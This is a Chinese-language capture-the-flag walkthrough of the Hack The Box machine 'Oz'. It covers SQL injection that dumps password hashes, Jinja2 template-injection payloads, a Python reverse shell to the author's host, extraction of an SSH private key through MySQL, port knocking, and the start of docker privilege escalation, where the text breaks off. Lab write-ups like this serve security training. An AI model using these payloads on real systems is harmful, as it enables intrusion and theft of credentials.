

Oz,sql注入、SSTI攻擊、docker(含提權資訊 [portainer漏洞提權])、腳本撰寫ssh連線 [openssl(私鑰處理)]

```
└─# nmap -sCV -p80,8080 -A 10.10.10.96
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-10 13:33 EDT
Nmap scan report for 10.10.10.96
Host is up (0.27s latency).


PORT      STATE SERVICE VERSION
80/tcp    open  http      Werkzeug httpd 0.14.1 (Python 2.7.14)
|_http-server-header: Werkzeug/0.14.1 Python/2.7.14
|_http-title: OZ webapi
|_http-trane-info: Problem with XML parsing of /evox/about
8080/tcp  open  http      Werkzeug httpd 0.14.1 (Python 2.7.14)
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Werkzeug/0.14.1 Python/2.7.14
|_http-title: GBR Support - Login
|_Requested resource was http://10.10.10.96:8080/login
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Linux 5.X|4.X|2.6.X (97%)
OS CPE: cpe:/o:linux:linux_kernel:5.0 cpe:/o:linux:linux_kernel:4
cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (90%), Linux 5.0 - 5.4 (90%),
Linux 5.3 - 5.4 (89%), Linux 2.6.32 (89%), Linux 5.0 - 5.5 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1    274.31 ms  10.10.14.1
2    274.57 ms  10.10.10.96

OS and Service detection performed. Please report any incorrect results at
```

https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.35 seconds

80 Port



Please register a username!

有測試(register.php、register.html)，都會給不同數值。

```
(root@kali) ~# curl http://10.10.10.96/aaa
50557W3ICA09Y029FQNRNLH9R37C1P0HKXI776H9M0UF7WVY8BI4PZ1I6U942LYJHMACDBAANL3ZNEBUWJQXJEQ353HUVVZRB89503LEHXKQWMB0VKYR8230TV45MNJIEE4CN8JXL60WQVHPK48E8L9G2NDQ9KBTk4RDNIMAUJ12HJP7803E5WMLFXUBHDLSKU1Q

(root@kali) ~# curl http://10.10.10.96/aaa
Please register a username!

(root@kali) ~# curl http://10.10.10.96/aaa
Please register a username!

(root@kali) ~# curl http://10.10.10.96/sss
C5JM7D5FQ3K9IA2750KW3NF6PSKF248Q95IKIEPP0C0LZ5SKOTIFUQADS196B3L122CYA91DA61BP52AYG7YDXFTCUB9Y81R1D7CQ64BTX0FMD04O177H6AQERERJ4YP6S1FFAFD19E0ZDBNGGF1TT21T5PA1QABEXHIRG21FLQ4QM4UUVZFZ44YWG6M

(root@kali) ~# curl http://10.10.10.96/ccc
B903C0MG69E7WIS9TK8VH3R56N3UFISMNZYA4SJV43D39KSQUYVTPU3I78EWL2Z57CHJAD58R3720FNV1S3B8NR3L9U5O1N96R1UH2WHXY1660ASVGQWBAEYCJFZMW3WIATDQ67NENLBM06KU0MTXKKSQWZ9G2H2M2P10H

(root@kali) ~# curl http://10.10.10.96/register.php
QMP37NAQ8ETMTMQQF57RHYRES3KUC5CM35XN3BK4KLY6T2420C30RB95ZUK2PX950IUW2WONZ9NR6ZFRPQM8BN8PX4IU2Q7KP3V6VL1KROQ8LMHLKMPBBL842TW9Q513U65U2L1QNWILZY0Z10D1U2DHHON66L1S7TANXRRTP82Z2X2SLMG8C5LUV7Z5GR8C8VLZFVFB716B0NNAJ5OWPK11CN

(root@kali) ~# curl http://10.10.10.96/register.html
Please register a username!

(root@kali) ~# curl http://10.10.10.96/register.php
Please register a username!

(root@kali) ~# curl http://10.10.10.96/register.html
Please register a username!

(root@kali) ~# curl http://10.10.10.96/register.html
DQGOCRL57UUDAMOLDCEE5IWN10415TOG3570F23N13Q6878L26C5C5524IDSCXNZP8D66PLHW47ZQ4QIBJ7X0Y738WN3RY4GWD1L00B34LSQQUYVZVOKDVHBA9GDGV1CU4NX83WGK6IIZI147AHMB6V7UX9220JYNZC1E1UQ4F9XBPNLS

(root@kali) ~# curl http://10.10.10.96/register.php
SB7UDP9XWVLM3ZBSRY2L090TRZ448B6DEDA03PBZ1TUMHWHM02AKV4SQGN4G86R349HGTYF6EXB22MIPUQFVNB8S5EYB2Y1J35WHL30UQIFUTFFXJ2PDJF1D3U26GJ5QR0FK3NGKLFWZ69ZBGWXL2JF2BBZ5K4WMRTL0UC1G3BPC3ZEIWEPPEX207XDZPSJUG23L8XNJFPH1N890867J3GSCUUSP


(root@kali) ~#
```

gobuster爆破失敗，只有(wfuzz)成功

wfuzz -u http://10.10.10.96/FUZZ/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hl 0

ID	Response	Lines	Word	Chars	Payload
000000202:	200	3 L	6 W	89 Ch	"users"

一樣但字體變大。。。再爆看看



Please register a username!


wfuzz -u http://10.10.10.96/users/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hl 1

ID	Response	Lines	Word	Chars	Payload
----	----------	-------	------	-------	---------

```
=====
000002024:   500      4 L      40 W      291 Ch      " '"
```

只有1個' 'セ?有點像sql注入

找到username = dorthi



一邊手動注入，一邊sqlmap

手動

```
'UNION SELECT 1-- -
```

顯示:"username": "1"

```
'UNION SELECT version()-- -
```

顯示:"username": "5.5.64-MariaDB-1~trusty"

```
'UNION SELECT database()-- -
```

顯示:"username": "ozdb"

```
'UNION SELECT group_concat(table_name) FROM information_schema.tables WHERE
table_schema = 'ozdb'-- -
```

顯示:"username": "tickets_gbw,users_gbw"

```
'UNION%20SELECT%20group_concat(column_name)%20FROM%20information_schema.columns%20WHER
E%20table_name%20%3d%20'users_gbw'---%20-
```

顯示:"username": "id,username,password"

```
'UNION SELECT group_concat(username,':',password SEPARATOR '<br>') FROM users_gbw-- -
```

顯示:"username": "dorthi:\$pbkdf2-

sha256\$5000\$aA3h3LvXOseYk3IupVQKqQ\$ogPU/XoFb.nzdCGDulKw3AeDZPBk580zeTxJnG0EJ78
t in.
man:\$pbkdf2-

sha256\$5000\$GgNACCFkDOE8B4AwZgzBuA\$IXewCMHWhf7ktju5Sw.W.ZWMyHYAJ5mpvWialENXofk
wiza
rd.oz:\$pbkdf2-

sha256\$5000\$BCDkXKuVMgaAEMJ4z5mzdg\$GNn4Ti/hUyMgoyI7GKGJWeqlZg28RIqSqspvKqQ6LWY
cowar
d.lyon:\$pbkdf2-

sha256\$5000\$bU2JsVYqpbT2PqcUQmjN.Q\$h07DfQLTL6Nq2MeKei39Jn0ddmqly3uBxO/tbBuw4DY
toto
:\$pbkdf2-

sha256\$5000\$Zax1711Lac25V6oVwnjPWQ\$otYQQVsuSz9kmFggpAWB0yrKsMdPjvfob9NfBq4Wtkg
admi

```
n:$pbkdf2-  
sha256$5000$d47xHsP4P6eUUgoh5Bzj fA$jWgyYmxDK.s1JYUTsv9V9xZ3WWwc19EB0sz.bARwGBQ"  
※可以在shell進行排列
```

sqlmap

```
sqlmap -u http://10.10.10.96/users/ -D ozdb -T users_gbw --batch --dump  
  
+-----+-----+  
-----+-----+  
| id | password  
| username |  
+-----+-----+  
-----+-----+  
| 1 | $pbkdf2-  
sha256$5000$aA3h3LvXOseYk3IupVQKqQ$ogPU/XoFb.nzdCGDu1kW3AeDZPbK580zeTxJnG0EJ78 |  
dorthi |  
| 2 | $pbkdf2-  
sha256$5000$GgNACCFkDOE8B4AwZgzBuA$IXewCMHWhf7ktju5Sw.W.ZWMyHYAJ5mpvWialENXofk |  
tin.man |  
| 3 | $pbkdf2-  
sha256$5000$BCDkXKuVMgaAEMJ4z5mzdg$GNn4Ti/hUyMgoyI7GKGJWeqlZg28RIqSqspvKQq6LWY |  
wizard.oz |  
| 4 | $pbkdf2-  
sha256$5000$bU2JsVYqpbT2PqcUQmjN.Q$h07DfQLTL6Nq2MeKei39Jn0ddmqly3uBxO/tbBuw4DY |  
coward.lyon |  
| 5 | $pbkdf2-  
sha256$5000$Zax1711Lac25V6oVwnjPWQ$oTYQQVsusZ9kmFggpAWB0yrKsMdPjvfob9NfBq4Wtkg | toto  
|  
| 6 | $pbkdf2-  
sha256$5000$d47xHsP4P6eUUgoh5Bzj fA$jWgyYmxDK.s1JYUTsv9V9xZ3WWwc19EB0sz.bARwGBQ | admin  
|  
+-----+-----+  
-----+-----+
```

因為目前使用比較爛的筆電，所以沒辦法使用hashcat(記憶體沒法支撐)。

先使用john爆破

```
john passwd --wordlist=/usr/share/wordlists/rockyou.txt  
顯示:wizardofoz22
```

但不知道帳號為?只能逐一登入8080Port嘗試

```
username : wizard.oz  
passwd : wizardofoz22
```

10.10.10.96:8080

Kali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec

GBR Support

ID	Name	Description
1	GBR-987	Description
2	GBR-1204	Description
3	GBR-1205	Description
4	GBR-1389	Description
5	GBR-4034	Description
6	GBR-5012	Description
7	GBR-7890	Description

右上角可建立票證的顯示框，但新增無效，暫時先排除XSS攻擊。
進行抓包

Request

PrettyRawHex

1 POST / HTTP/1.1

2 Host: 10.10.10.96:8080

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5 Accept-Language: zh-TW

6 Accept-Encoding: gzip, deflate, br

7 Content-Type: application/x-www-form-urlencoded

8 Content-Length: 17

9 Origin: http://10.10.10.96:8080

10 Connection: close

11 Referer: http://10.10.10.96:8080/

12 Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IndpemFyZC5veiIsImV4cCI6MTcyMzMyNjU3N30.rcw30ZAFr00mU37DYQ5-g5cVQqVOYPYgC9LHBIuWzUA

13 Upgrade-Insecure-Requests: 1

14

15 name=tso&desc=123

Response

PrettyRawHexRender

1 HTTP/1.0 302 FOUND

2 Content-Type: text/html; charset=utf-8

3 Content-Length: 19

4 Location: http://10.10.10.96:8080/

5 Server: Werkzeug/0.14.1 Python/2.7.14

6 Date: Sat, 10 Aug 2024 21:23:54 GMT

7

8 Name: tso desc: 123

看起來是抓取文字，無法使用XSRF。
可進行SSTI攻擊

Request

PrettyRawHex

1 POST / HTTP/1.1

2 Host: 10.10.10.96:8080

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5 Accept-Language: zh-TW

6 Accept-Encoding: gzip, deflate, br

7 Content-Type: application/x-www-form-urlencoded

8 Content-Length: 21

9 Origin: http://10.10.10.96:8080

10 Connection: close

11 Referer: http://10.10.10.96:8080/

12 Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IndpemFyZC5veiIsImV4cCI6MTcyMzMyNjU3N30.rcw30ZAFr00mU37DYQ5-g5cVQqVOYPYgC9LHBIuWzUA

13 Upgrade-Insecure-Requests: 1

14

15 name=tso&desc={{7*7}}

Response

PrettyRawHexRender

1 HTTP/1.0 302 FOUND

2 Content-Type: text/html; charset=utf-8

3 Content-Length: 18

4 Location: http://10.10.10.96:8080/

5 Server: Werkzeug/0.14.1 Python/2.7.14

6 Date: Sat, 10 Aug 2024 21:27:14 GMT

7

8 Name: tso desc: 49

因為是python、php撰寫。測試多次為python，
參考：

- <https://book.hacktricks.xyz/v/cn/pentesting-web/ssti-server-side-template-injection#jinja2-python>
- [https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server Side Template Injection#jinja2](https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jinja2)

```
{{ '.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read() }}
```

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 POST / HTTP/1.1				1 HTTP/1.0 302 FOUND			
2 Host: 10.10.10.96:8080				2 Content-Type: text/html; charset=utf-8			
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0				3 Content-Length: 1288			
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8				4 Location: http://10.10.10.96:8080/			
5 Accept-Language: zh-TW				5 Server: Werkzeug/0.14.1 Python/2.7.14			
6 Accept-Encoding: gzip, deflate, br				6 Date: Sat, 10 Aug 2024 21:37:40 GMT			
7 Content-Type: application/x-www-form-urlencoded				7			
8 Content-Length: 94				8 Name: tso desc: root:x:0:root:/root:/bin/ash			
9 Origin: http://10.10.10.96:8080				9 bin:x:1:1:bin:/bin:/sbin/nologin			
10 Connection: close				10 daemon:x:2:2:daemon:/sbin:/sbin/nologin			
11 Referer: http://10.10.10.96:8080/				11 adm:x:3:4:adm:/var/adm:/sbin/nologin			
12 Cookie: token=				12 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin			
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImlnV4cCI6MTcyMzMyNjU3N30.OWc3OZAFr00mU37DYQ				13 sync:x:5:0:sync:/sbin:/bin/sync			
5-g5cVQqVOYPgC9LHBIuWzUA				14 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown			
Upgrade-Insecure-Requests: 1				15 halt:x:7:0:halt:/sbin:/sbin/halt			
13				16 mail:x:8:12:mail:/var/spool/mail:/sbin/nologin			
14				17 news:x:9:13:news:/usr/lib/news:/sbin/nologin			
15 name=tso&desc={{ '.__class__.__mro__[2].__subclasses__()[40]('/etc/passwd').read() }}				18 uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin			
16				19 operator:x:11:0:operator:/root:/bin/sh			
17				20 man:x:13:15:man:/usr/man:/sbin/nologin			
18				21 postmaster:x:14:12:postmaster:/var/spool/mail:/sbin/nologin			
19				22 cron:x:16:16:cron:/var/spool/cron:/sbin/nologin			
				23 ftp:x:21:21::/var/lib/ftp:/sbin/nologin			
				24 sshd:x:22:22:sshd:/dev/null:/sbin/nologin			
				25 at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin			
				26 squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin			
				27 xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin			
				28 games:x:35:35:games:/usr/games:/sbin/nologin			
				29 postgres:x:70:70:/var/lib/postgresql:/bin/sh			
				30 nut:x:84:84:nut:/var/state/nut:/sbin/nologin			
				31 cyrus:x:85:12:/usr/cyrus:/sbin/nologin			
				32 vpopmail:x:89:89:/var/vpopmail:/sbin/nologin			
				33 ntp:x:123:123:NTP:/var/empty:/sbin/nologin			
				34 smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin			
				35 guest:x:405:100:guest:/dev/null:/sbin/nologin			
				36 nobody:x:65534:65534:nobody:/sbin/nologin			
				37			
				∞			

沒有使用者..可能在docker裡

測試 `ls`

```
{{ '.__class__.__mro__[2].__subclasses__()[40]('/tmp/evilconfig.cfg',
'w').write('from subprocess import check_output\n\nRUNCMD = check_output\n') }} //配置
檔案
{{ config.from_pyfile('/tmp/evilconfig.cfg') }} //載入檔案
{{ config['RUNCMD']('ls',shell=True) }} //執行檔案
```

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 POST / HTTP/1.1				1 HTTP/1.0 302 FOUND			
2 Host: 10.10.10.96:8080				2 Content-Type: text/html; charset=utf-8			
3 User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0				3 Content-Length: 52			
4 Accept:				4 Location: http://10.10.10.96:8080/			
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif				5 Server: Werkzeug/0.14.1 Python/2.7.14			
,image/webp,*/*;q=0.8				6 Date: Sun, 11 Aug 2024 06:41:01 GMT			
5 Accept-Language: zh-TW				7			
6 Accept-Encoding: gzip, deflate, br				8 Name: tso desc: Dockerfile			
7 Content-Type: application/x-www-form-urlencoded				9 run.py			
8 Content-Length: 55				10 start.sh			
9 Origin: http://10.10.10.96:8080				11 ticketer			
10 Connection: keep-alive				12			
11 Referer: http://10.10.10.96:8080/							
12 Cookie: token=							
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImlnV4cCI6MTcyMzMyNjU3N30.OWc3OZAFr00mU37DYQ							
veiIsImV4cCI6MTcyMzMyNjU3N30.OWc3OZAFr00mU37DYQ							
Ki8qJcOg							
13 Upgrade-Insecure-Requests: 1							
14							
15 name=tso&desc={{ config['RUNCMD']('ls',shell=True) }}							
16							

進行反彈shell

```
{{ '.__class__.__mro__[2].__subclasses__()[40]('/tmp/tso.cfg', 'w').write('import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10
.10.14.2",9200));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);') }} //配置檔案
{{ '.__class__.__mro__[2].__subclasses__()[40]('/tmp/tso.cfg').read() }} //查看是否寫
```

```
{{ config.from_pyfile('/tmp/tso.cfg') }}
```

 //載入檔案
//有一步執行檔案不需執行，因載入檔案就反彈成功了

```

└─# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.96] 44118
/bin/sh: can't access tty; job control turned off
/app # whoami
root
/app # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
/app #

```

參考：<https://github.com/epinna/tplmap>

```
python3 tplmap.py -u 'http://10.10.10.96:8080' -c
'token=eYJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IndpZW50cyZC5veisiImV4cCI6MTcyMzY2NDE4MjU0LmV3v__MDI_RH5v_SnvG9jKkY_RmsBq_y2X-6TOSrbTTs' -X POST -d
'name=*&desc=anything' --reverse-shell 10.10.14.2 9000
```

```
/app #ifconfig
eth0      Link encap:Ethernet  HWaddr 02:42:0A:64:0A:02
          inet addr:10.100.10.2  Bcast:10.100.10.7  Mask:255.255.255.248
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1897 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1496 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:216237 (211.1 KiB)  TX bytes:1076064 (1.0 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

/app # arp -an
? (10.100.10.4) at 02:42:0a:64:0a:04 [ether]  on eth0
? (10.100.10.1) at 02:42:e9:94:5f:24 [ether]  on eth0
```

有以下檔案


```
/app # ls -al
total 32
drwxr-xr-x    1 root    root      4096 May 10  2018 .
drwxr-xr-x    1 root    root      4096 Dec  6  2023 ..
drwxr-xr-x    2 root    root      4096 Apr 25  2018 .secret
-rw-r--r--    1 root    root       363 May  4  2018 Dockerfile
-rw-r--r--    1 root    root       143 Apr 10  2018 run.py
-rwxr--r--    1 root    root       293 Apr 25  2018 start.sh
drwxr-xr-x    1 root    root      4096 Dec  6  2023 ticketer
```

查看有關docker

```
/app # cat Dockerfile
FROM python:2.7-alpine

MAINTAINER incidrthreat & mumbai

RUN mkdir /app

COPY ./ /app/

RUN pip install flask flask-sqlalchemy pyjwt passlib pymysql\
&& apk --no-cache add --virtual build-dependencies libc-dev libffi-dev py-mysqldb \
&& apk add --no-cache mariadb-client-libs mysql-client

WORKDIR /app

EXPOSE 8080

ENTRYPOINT ["python"]
CMD ["run.py"]
```

查看 `.secret`，發現 `/app` 裡面是空的，但 `/` 根目錄也有此資料夾。

看起有來關ssh

```
/.secret # ls
knockd.conf
/.secret # cat knockd.conf
[options]
    logfile = /var/log/knockd.log

[opencloseSSH]

    sequence        = 40809:udp,50212:udp,46969:udp
    seq_timeout     = 15
    start_command   = ufw allow from %IP% to any port 22
    cmd_timeout     = 10
    stop_command    = ufw delete allow from %IP% to any port 22
    tcpflags        = syn
```

根據chatGPT

這是一個用於配置Knockd 服務的設定檔。Knockd 是一個連接埠敲門守護進程，透過發送一系列特定的網路包來觸發系統命令。在這個設定中，當接收到特定的UDP埠序列（40809，50212，46969）時，會執行指令來允許從特定IP位址存取SSH埠（22）。然後，在10秒後，執行另一個指令來撤銷該存取權限。

也就是要先連UDP:40809:udp,50212:udp,46969:udp，才能連到ssh。

但要先找到ssh的使用者...

在/app/ticketer/database.py 有sql資料庫帳密資訊

```
/app/ticketer # cat database.py
#!/usr/bin/python
# -*- coding: utf-8 -*-
from flask_sqlalchemy import SQLAlchemy
from . import app
app.config['SQLALCHEMY_DATABASE_URI'] = 'mysql+pymysql://dorthi:N0Pl4c3L1keH0me@10.100.10.4/ozdb'
db = SQLAlchemy(app)

class Users(db.Model):
    __tablename__ = 'users_gbw'
    id = db.Column('id', db.Integer, primary_key=True)
    username = db.Column('username', db.Text, nullable=False)
    password = db.Column('password', db.Text, nullable=False)

class Tickets(db.Model):
    __tablename__ = 'tickets_gbw'
    id = db.Column('id', db.Integer, primary_key=True)
    ticket_name = db.Column('name', db.String(10), nullable=False)
    ticket_desc = db.Column('desc', db.Text, nullable=False)

db.create_all()
db.session.commit()
/app/ticketer #
```

mysql+pymysql://dorthi:N0Pl4c3L1keH0me@10.100.10.4

完了，連不上mysql，但我看有開放阿!!!

```
/app # mysql -u dorthi -p -h 10.100.10.4
```

Segmentation fault (core dumped)

```
/app # nc -zv 10.100.10.4 3306
```

10.100.10.4 (10.100.10.4:3306) open

沒事了，修改是參數有問題。。。。

```
mysql -h 10.100.10.4 -u dorthi -pN0Pl4c3L1keH0me
```

因為前面有進行mysql登入就猜是username，抓取私鑰

```
select load_file("/home/dorthi/.ssh/id_rsa");
```

```
load_file("/home/dorthi/.ssh/id_rsa")
```

※因有亂掉，使用cat id_rsa | tr '\n' '\n' > id_rsa <= 進行排版

* * *

```
-----BEGIN RSA PRIVATE KEY-----
```

```
Proc-Type: 4,ENCRYPTED
```

```
DEK-Info: AES-128-CBC,66B9F39F33BA0788CD27207BF8F2D0F6
```

```
RV903H6V61hKx18dhocaEtL4Uzkyj1fqyVj3eySqkAFkkXms2H+41fb35UZb3WFC
b6P7zYZDAnRLQjJEc/sQVXuWzfWMA7pYF9Kv6ijIZmSDOMAPjaCjnX5kJK3F
e1BrQdh0phWAhhUmbYvt2z8DD/OGKhx1C7oT/49I/ME+tm5eyLgbK69Ouxb5PBty
h9A+Tn70giENR/Ex08qY4WNQQMt iCM0tszes8+guOEKCckMivmR2qWHTCs+N7wbz
a//JhOG+GdqvEhJp15pQuj/3SC905xyLe2mqL1TUK3WrFpQyv81XartH1vKTnybd
9+Wme/gVTfwSZWgMeGQjRXWe3KUsGZNFk75wYtA/F/DB7QZFwfO2Lb0mL7Xyzx6
ZakulY4bFpBtXsuBJYPNy7wB5ZveRSB2f8dZnu2mvarByMoCN/XgVVZujugNbEcj
evroLGNe/+ISKJWV443KyTcJ2iIRAA+BzHhrBx31kG//nix0vXoHzB8Vj3fqh+2M
```

```
EycVvDxLK8CIMzHc3cRVUMBeQ2X4GuLPGRK1UeSrmYz/sH75AR3zh6Zvlva15Yav
5vR48cdShFS3FC6aH6SQWVe9K3oHzYhw1fT+wVPfaeZrS1CH0hG1z9C1B9BxMLQr
DHejp9bbLppJ39pe1U+DBjzDo4s6rk+Ci/5dpieoeXrmGTqE1DQi+KEU9g8CJpto
bYAGUxPFIpPrN2+1RBbxY6YVaop5eyqtnF4ZGpJCoCW2r8BRsCvuILvr0100gXF+
wtsktmylmHvHApoXrW/GThjdVkdD9U/6Rmvv3s/Oht1Ap3Wqw6RI+KfCPGiCzh1V
0yfXH70CfL02NcWtO/JUJvYH3M+rvDDHZSLqgW841ykdzrQXnR7s9Nj2EmoW72IH
znNPmB1LQtD45NH60IG8+QWNAdQHcgZepwPz4/9pe2tEqu7Mg/cLUBsTYb4a6mft
icOX90AOrcZ8RGcIdVWtzU4q2YKZex4lyzeC/k4TAbofZ0E4kUsaIbFV/70MedMC
zCTJ6r1A12d8e8dsSfF96QWevnd50yx+wbJ/izZonHmU/2ac4c8LPYq6Q9KLmlnu
vI9bLfOJh8DLFuqCVI8GzROjIdxd1zk9yp4LxcAnm10x9MEIqmOVwAd3bEmYckKw
w/EmArNIrnR54Q7a1PMdCsZcejCjnvMQFZ3ko5CoFCC+kUe1j92i081k0AhmXqV3
c6xgh8Vg2qOyzoZm5wRZZF2nTXnnCQ3OYR3NMsUBTVG2t1gfp1NgdwIyxTWn09V0
nOzqNtJ70Bt0/RewTsFgoNVrCQbQ8VvZFckvG8sV3U9bh9Z128/2I3B472iQRo+5
uoRHpAgfOSOERTxuMpkRkU3IzSPsVS9c3LgKHiTS5wTbTw70/vxxNOoLpox02Wzb
/4XnEBh6VgLrjThQcGKigkWJaKyBHOHeTuZqDv2MFSE6zdX/N+L/FRIv1oVR9VYv
QGpqEaGSUG+/TSdcANQdD3mv6EGYI+o4rZKEHJKU1CI+I48jHbvQCLWaR/bkjZJu
XtSuV0TJXto6abznSC1BF1ACIqBmHdeaIXWqH+N1XOCGE8jQGM8s/fd/j5g1Adw3
-----END RSA PRIVATE KEY-----
```

* * *

因為有加鹽，處要處理

```
openssl rsa -in id_rsa_enc -out id_rsa
```

開始進行連線UDP:40809:udp,50212:udp,46969:udp · 再連到ssh

轉寫腳本:https://github.com/a6232283/HTB/blob/main/code/OZ_ssh_bash.sh

連線成功取得user

```
└─# bash ssh_bash.sh
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-11 12:37 EDT
Warning: 10.10.10.96 giving up on port because retransmission cap hit (0).
Nmap scan report for 10.10.10.96
Host is up.

PORT      STATE      SERVICE
40809/udp  open|filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 1.34 seconds
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-11 12:37 EDT
Warning: 10.10.10.96 giving up on port because retransmission cap hit (0).
Nmap scan report for 10.10.10.96
Host is up.

PORT      STATE      SERVICE
50212/udp  open|filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 1.37 seconds
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-11 12:37 EDT
Warning: 10.10.10.96 giving up on port because retransmission cap hit (0).
Nmap scan report for 10.10.10.96
Host is up.

PORT      STATE      SERVICE
46969/udp  open|filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 1.36 seconds
dorthi@oz:~$ id
uid=1000(dorthi) gid=1000(dorthi) groups=1000(dorthi)
dorthi@oz:~$ whoami
dorthi
dorthi@oz:~$ ls
user.txt
dorthi@oz:~$ cat user.txt
1ceac4745e80657226632eb5e998199d
```

提權..是docker，要進行IP、端口處理

```
user.txt
dorthi@oz:~$ sudo -l
Matching Defaults entries for dorthi on oz:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User dorthi may run the following commands on oz:
  (ALL) NOPASSWD: /usr/bin/docker network inspect *
  (ALL) NOPASSWD: /usr/bin/docker network ls
dorthi@oz:~$
```

查看arp

```
Nmap done: 1 IP address (1 host up) scanned in 1.29 seconds
dorthi@oz:~$ arp -an
? (10.10.10.2) at 00:50:56:b9:6a:21 [ether] on eth0
? (172.17.0.2) at 02:42:ac:11:00:02 [ether] on docker0
dorthi@oz:~$ ifconfig
```

查看port

```
